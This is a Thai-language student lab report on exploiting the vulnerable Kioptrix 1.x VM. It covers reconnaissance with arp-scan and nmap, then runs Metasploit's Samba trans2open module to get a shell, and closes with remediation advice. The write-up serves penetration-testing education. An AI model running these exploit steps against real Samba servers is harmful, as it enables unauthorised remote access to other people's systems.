รายงานการโจมตี Kioptrix 1.x (Samba Exploit) – VMware

ผู้ทำ: อติกานต์ ทนุพันธ์
รหัสนักศึกษา: 6604062636739

1. การตั้งค่า Virtual Machine (VMware)

1. เปิด **VMware Workstation/Player** และโหลด VM ของ **Kali Linux** และ **Kioptrix 1.x**
2. ตั้งค่า **Network Adapter ของ Kioptrix จาก Bridge เป็น NAT**
    - เพื่อให้ Kali Linux สามารถสื่อสารกับ Kioptrix ใน network เดียวกัน
3. กด **Save** และเปิดเครื่อง VM ของ Kioptrix

เหตุผล: NAT ช่วยให้เครื่องใน VMware อยู่ใน subnet เดียวกันและเข้าถึงได้ง่าย


2. ตรวจสอบ IP ของ Kioptrix

- บน Kali Linux ใช้คำสั่ง:

```
sudo arp-scan -l
```

- ตรวจสอบหา IP ของเครื่อง Kioptrix → พบว่า **192.168.235.130**

นี่คือ IP target สำหรับขั้นตอนต่อไป




3. ตรวจสอบ Port และ Services

- ใช้ Nmap ตรวจสอบ port และ service ที่เปิด:

```
sudo nmap -A 192.168.235.130
```

- ผลลัพธ์พบว่า Kioptrix เปิด service สำคัญ:
    - **SSH**: port 22
    - **HTTP/HTTPS (Apache 1.3.20)**: port 80 / 443
    - **Samba**: port 139 / 445
    - **RPC**: port 111 / 1024

บริการที่ใช้โจมตีได้ง่ายและเหมาะกับ Lab คือ **Samba**



4. ใช้ Metasploit สำหรับ Samba Exploit

1. เปิด Metasploit:

```
msfconsole
```

2. ค้นหา exploit ของ Samba:

```
search samba
```

3. เลือก exploit:

```
use 69
# exploit/linux/samba/trans2open
```


4. ตรวจสอบ payload:

```
show payloads
```

5. ตรวจสอบ options ของ exploit:

```
show options
```

- ตรวจสอบว่าต้องตั้งค่า **RHOSTS, RPORT, payload**



---

5. ตั้งค่า Target และ Payload


- ตั้งค่า IP ของ Kioptrix:

```
set RHOSTS 192.168.235.130
```

- ตั้งค่า payload:

```
set PAYLOAD 29
```

- ตรวจสอบค่าทั้งหมดก่อนรัน exploit




6. รัน Exploit

- รัน exploit เพื่อทดสอบการเข้าถึง Kioptrix:

```
exploit
```

- หากสำเร็จ → จะได้ **session shell** บนเครื่อง Kioptrix




---

7. ตรวจสอบการเข้าถึง

- หลังจากได้ shell สามารถตรวจสอบระบบได้ด้วยคำสั่ง:

```
uname -a , whoami ,root
```

- สามารถตรวจสอบ user, kernel version และ environment ของ Kioptrix



8.การแก้ไขและการป้องกัน (Remediation & Mitigation)

1. **ปิดหรืออัปเดตบริการที่มีช่องโหว่**: ปิดบริการ Samba หากไม่จำเป็น และอัปเดต Samba หากต้องใช้งาน
2. **การตั้งค่า Firewall**: ใช้ ufw หรือ iptables เพื่อบล็อกพอร์ตที่ไม่จำเป็น เช่น 139/445 และจำกัดการเข้าถึง SSH เฉพาะ IP ที่เชื่อถือได้
3. **ใช้ VPN และการเข้ารหัส**: ใช้ VPN สำหรับการเชื่อมต่อและการเข้ารหัส (SSL/TLS) สำหรับ HTTP/HTTPS
4. **ติดตั้ง IDS**: ติดตั้ง Intrusion Detection Systems เช่น Snort เพื่อตรวจจับพฤติกรรมผิดปกติ
5. **การอัปเดตระบบ**: อัปเดตระบบและติดตั้ง security patches อย่างสม่ำเสมอ
6. **การฝึกอบรมผู้ใช้**: สอนผู้ใช้เกี่ยวกับการตั้งรหัสผ่านที่แข็งแกร่งและการใช้ 2FA

9. สรุปผล

- สามารถโจมตี **Samba service บน Kioptrix 1.x** ผ่าน Metasploit ได้สำเร็จ
- ใช้ VM ของ VMware และ NAT network เพื่อให้ Kali Linux เข้าถึง Kioptrix
- การโจมตีรวมถึงขั้นตอน: reconnaissance (arp-scan, nmap), exploit (Metasploit), และตรวจสอบ shell